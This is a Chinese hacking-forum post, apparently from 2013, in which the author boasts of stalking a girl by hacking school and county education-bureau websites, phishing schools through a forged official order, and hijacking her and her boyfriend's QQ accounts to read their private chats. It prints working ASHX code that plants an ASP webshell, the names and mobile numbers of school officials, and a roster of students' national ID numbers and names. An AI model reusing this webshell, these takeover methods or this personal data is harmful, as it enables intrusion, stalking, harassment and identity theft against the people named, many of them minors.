相信大家都有一位自己暗恋多久的人。。。总想了解她。。。靠近她。。接近她。。。
当然我也不例外。

今天2013年12月7号下午5.点04分 社工成功！

过程我就说一下。。

去年。。我向别人打听到她的 QQ 号。。我加到了她。。。她问我是谁。我说我是***。。她二话不说就把我拉黑。。 1年内连续几次都是这样。

我有个大胆的想法。居然我是搞 IT 的 为什么不直接利用社会工程学来攻击她。监督她。（她是手机党，可以利用电脑手机 QQ 同时在线 还有 QQ 漫游 进行监督）

我得到了她的一点点信息：她叫：** QQ：**********

之后什么都不知道。

我有一个想法。我要得到她的基本信息 就必须有学校的学籍。

（PS:我没有朋友 朋友很少 打听不到她的基本信息）

我在想怎么才能弄到到学校的学籍呢？

学籍又放在哪呢？？

一直想了很久。。。。。很久。。。。 到底在哪里？ 它的 IP 又是多少？ 到底是内网还是外网？还是放在哪里。。。

想了很久。。最后百度一下。广西*****学籍查询。。。。结果查到个 离我这很近的学校 是查询分数的。。。（网站是 ASP 程序的站）

我利用 XSS 进入到了他的后台 （ 虽然发表文章标题只能输入12位字体而已 但只是本地 JS 验证而已，可以通过 burpsuite 进行提交 XSS 代码 当然还有很多办法。） 进了后台之后很快拿到了 shell。。。

我又在想 我进去做什么呢？？？

我很无奈。。

之后挂了个 txt 留下了我的名字 还有我的 QQ 号。

结果 那个老师联系到了我。。。

然后就兴奋的 聊下去。。。 。。

我就拜托他帮我一个忙。。。。

就是叫他向我们学校要一个人的信息，（没错就是她。。。。）

2天后。。无结果， 他说你们学校根本没那个人。。

那时候我震惊了。。。

为什么没有？？？怎么可能没有？？？
噢。。我知道了 这就是我们学校拒接给他的理由（就是那个网站管理员 附近学校的。。）

无奈又叫他（网站管理员）帮忙。。。。

这次他（网站管理员）叫他上级（他那边的校长）去帮我弄了。。

还是无结果。。。

这次我就蛋疼了。。。。。

好吧，，在来一次。 关键字。。广西合浦教育局

这次的目标就是这个。。

居然今天都社工成功了 我也不打码了。。

因为这是很久以前就拿下来了。。 所以过程我也不多说， 漏洞就是 上传漏洞,

我上传了 JPG 找不到目录。。。找了半天才找到（1个多小时的时间）
找到了目录 就上传后门吧。。。

服务器过滤得很死。asa,cer,cdx,htr,aspx,php,jsp 都被过滤掉

结果我随便输入一个格式 列入：JPGS 结果上传成功。。。

我愣住了。。还有希望。这回我又想到 ashx 脚本类型

又试试尝试上传。。结果成功。。。

代码：

```
<%@ WebHandler Language="C#"Class="Handler" %>


using System;

using System.Web;

using System.IO;

public class Handler : IHttpHandler {

public void ProcessRequest (HttpContext context) {

context.Response.ContentType = "text/plain";


StreamWriter file1= File.CreateText(context.Server.MapPath("root.asp"));

file1.Write("<%response.clear:execute request(\"root\"):response.End%>");

file1.Flush();

file1.Close();

}

public bool IsReusable {

get {

return false;

}

}

}
```

访问 root.asp 看见了我们的一句话。。

不解释。。。。

半年了 我的后门表示还在。。

拿到 shell 进去下载数据库 登录 结果发现这个是上级命令发布的地方。。 意思就是说 全县的学校都在这里 admin 就是上级 只要发布命令 他们都会照办。。。

数据库是 ACCESS 我下载了裤子。。结果发现了很多学校的 邮箱：

我找到了我们学校的邮箱：hpbsyz@163.com

先做个笔记。

于是我在内部系统里发布了一条命令：由于教育局数据丢失，大部分学校数据丢失，请在***号之前把个别学校的信息发到 **hepujyj@163.com 邮箱 （我注册的）**

第二天结果。。。。

尼玛。。。怎么回事？？？怎么只有一个。。。

我问一下那个网站管理员（就是在我学校附近那个老师） 他说 他那边的学校打电话给教育局核实了一下。。。

我蛋疼了。。。 我害怕我估计要出事了。。。。先停手一个月。。。。。

一个月过后。。。发现没什么事。。。。风平浪静!!

继续想办法社工。。。

点了根烟。。。稍等。。。。。不是还有学校的邮箱么？？？

学籍会不会就在邮箱里？？？？

我利用在 http://www.hpjyj.com/的数据库里密码 还有社工裤查询密码（查询无结果） 只能试试脱出来的密码了

结果。。。无结果。。。

好吧。。只能申诉了。。。。

申诉几次无结果。。。

最后的希望放在找回密码的问题上。

一个是 QQ 号码 一个是什么什么人的名字 一个是安全码

3个选择。

我利用在教育局的数据库里得到了 学校领导的一点基本信息

职务 办公室电话 手机号码

陈　琦 校长 5303155 13978963828

陈振辉 副校长 5303155 13707890173

林永强 副校长 5303155 13207799023

陈祥欢 副校长 5303155 13397799658

林斐明 总务处副主任 5303155 13978920798

宣恩远 教务处副主任 5303155 15578784883

石先旗 教务处副主任 5303155 13607892136

董焕新 政教处副主任 5303155 13197590968

陈均瑞 政教处副主任 5303155 13367593988

陈　贵 科研室副主任 5303155 13978990181

我在 QQ 号码问题上试了 全校的手机号码 无结果 （VPN 代理了好多个 IP = = !）

什么人的名字也是用一样的方法试了一次

安全码也是一样。。。

我在想电话号码是不是要加个0779？？　（广西人的区号）

加了0779在 QQ 号码试一遍 手机号码试一遍　安全码一试。。。

尼玛 激动。。 居然提示重设密码。。。。。

进去了。。。

邮箱的信息有很多条。。

去年到现在的信息 几乎每个每天都有信息。。。


我翻啊翻 翻了半个小时找不到我想要的东西 就不想翻了 结果搜索关键字：学籍

两个字。。。居然没有我要的信息。。。。。

在搜搜：信息。。

列出了100多条。。找了大概几分钟，，结果找到了。。。

尼玛激动。。。好激动。。。。



WPS 表格 开始 插入 页面布局 公式 数据 表格样式 审阅 视图 办公空间

剪切 复制 格式刷 粘贴 宋体 10 合并居中 自动换行


Docer-在线模板 白沙一中领导...电话.xls 合浦县白沙镇一中七、八...息

A900 fx 450521199801205529

	A	B	C	D	E	F	G
1							
2	（学籍主号）身份证号	学籍号（副号）	班号	入学年月	姓名	性别	学生来源
4	450521199807065512	12050423360001	20121311	2012-09-01	周仔文	男	正常入学
5	450521199904155552	12050423360002	20121311	2012-09-01	宣泽权	男	正常入学
6	45052119980518565X	12050423360003	20121311	2012-09-01	宣东	男	正常入学
7	450521199812055570	12050423360004	20121311	2012-09-01	何家宏	男	正常入学
8	450521199906045517	12050423360005	20121311	2012-09-01	罗鹏基	男	正常入学
9	450521199905105514	12050423360006	20121311	2012-09-01	林泽宁	男	正常入学
10	450521199905195513	12050423360007	20121311	2012-09-01	邹东伟	男	正常入学
11	450521199911225539	12050423360008	20121311	2012-09-01	李俊铭	男	正常入学
12	450521199712225552	12050423360009	20121311	2012-09-01	陈明辉	男	正常入学
13	450521199902145553	12050423360010	20121311	2012-09-01	罗志	男	正常入学
14	450521199806035573	12050423360011	20121311	2012-09-01	陈敬祥	男	正常入学
15	450521199912085574	12050423360012	20121311	2012-09-01	马进辉	男	正常入学
16	450521200009180052	12050423360013	20121311	2012-09-01	许昌海	男	正常入学
17	450521199911235614	12050423360014	20121311	2012-09-01	朱浩	男	正常入学
18	450521200005145559	12050423360015	20121311	2012-09-01	王起霖	男	正常入学
19	450521199908045553	12050423360016	20121311	2012-09-01	陈家怀	男	正常入学
20	450521200004245574	12050423360017	20121311	2012-09-01	张葆	男	正常入学
21	450521199901145536	12050423360018	20121311	2012-09-01	钟余俊	男	正常入学
22	450521199805075514	12050423360019	20121311	2012-09-01	陈有逢	男	正常入学
23	450521199710175571	12050423360020	20121311	2012-09-01	范先煜	男	正常入学
24	450521200005145532	12050423360021	20121311	2012-09-01	邹波	男	正常入学
25	450923200002147772	12050423360022	20121311	2012-09-01	黄富伟	男	正常入学
26	45052119981127611X	12050423360023	20121311	2012-09-01	邓文涛	男	正常入学
27	450521199903035591	12050423360024	20121311	2012-09-01	陈子豪	男	正常入学
28	450521199910055531	12050423360025	20121311	2012-09-01	谭英国	男	正常入学
29	450521199808095238	12050423360026	20121311	2012-09-01	罗彩絮	男	正常入学
30	450521199810245514	12050423360027	20121311	2012-09-01	周志发	男	正常入学
31		12050423360028	20121311	2012-09-01	罗先鑫	男	正常入学


data 代码

我 还 找 到 了 个 别 学 校 的 学 籍　　2013~2009 的 年 的 学 籍



好 OK。。。学籍到手。。那么就开始社工她吧。。。

得到她的信息：



OK 接下来是尝试下手机号码 或者 名字加生日 或者就是。。。。

尝试无结果。。。

好吧，，找回 QQ 密码看看 看看问题是不是什么你老母的姓名 你老爸的姓名 什么的。。。

尝试无结果。。。

申诉无结果。。。。

就这样放弃了么？？？

好吧。。。告一段落。。。。


一个月左右吧 我没算过有多少天了。。。。。

她交了个男朋友。。。我很难过。。。

我得知她的男朋友名字 得知她男朋友的 QQ

进行社工。。。

得到他男朋友 信息：



进行社工 QQ 密码 无结果。。。

找回密码。。只需要回答一个问题。。（可能是他经常在内地登录吧。。所以腾讯把我 IP 想成是他的了。。这是我的想法= =！解释得不好大牛勿喷。。）

开始进行社工。。。第一个答案 ：您的生日是？

第一次输入他的生日的时候。。我心想以为肯定是错的。。

没想到是对的了。。。。

好吧。。。修改到他的密码，。， 查看他的漫游记录。。。

没有漫游密码没关系 都已经知道他的验证回答密码了 还怕弄不了？

结果修改了他的漫游。。。

进去后 发现她跟她的女朋友对话。。

惊喜的是在他的聊天记录里 得到她的女朋友 QQ 密码

又看看他跟经常联系人的聊天记录。。。得到他以前的 QQ 密码 还有小号的 QQ 密码。。

呵呵。。

然后又得到他的手机　还有她女朋友的手机号码。。。。

呵呵。。

几天后。。。。。

他改回自己的密码了。。。

想不到。。。。

她也改了密码了。。。

我蛋疼啊。。。

过几天我又找回他的密码（他的密保没改）

又看了她女朋友的聊天记录。。结果没发现到她女朋友的 QQ 密码。。 思路中断。。。。

一个月左右过后。。

又继续找回他的 QQ 密码。。。

又发现不了他的女朋友 QQ 密码。。。

好吧。。。

吃饭的时候 心又在想。。。。居然 Helen 狗想社工谁都能社到。。何况他还是一条狗。。。为什么我们人类就不行呢。。


心里还是不放弃。。

下午再次社工。。。

也就是今天的2013年12月07号 下午5点。。。

这次的目标是她。。。。。

这是半年收集的信息 情报：



OK。。。

在 QQ 空间试了各种她的信息。。 结果发现两条 手机号码是他以前用过的密码。。。

试了各种密码 什么李梅 缩写 字母 她的手机号码 什么生日的。。。
全部试一遍。。全部无结果。。

试试她经常在一起走 一起回家 一起什么什么的朋友吧无结果。

试试下他男朋友的信息。。。
手机
名字
无结果，。。

最后。。。。。是他的 QQ 号码。。。我蛋疼。。。
激动。。。

。。。好吧。。。
进去居然发现漫游密码没设置。。。好吧。。。她是手机党 我无所谓 那么我就帮她设置吧。。。
哈哈！！

登 Q 挂了几个小时 发现她男朋友发信息给她。。。

那个照片就是他了。。。好帅哦。。。。。

好了 结束了。。。。。。

web 渗透交流群：114253279　请勿装 B 本群大牛如云。。

(此文章贡献给法客 。祝福法客 越开越好　　人气越来越大。。。!!!)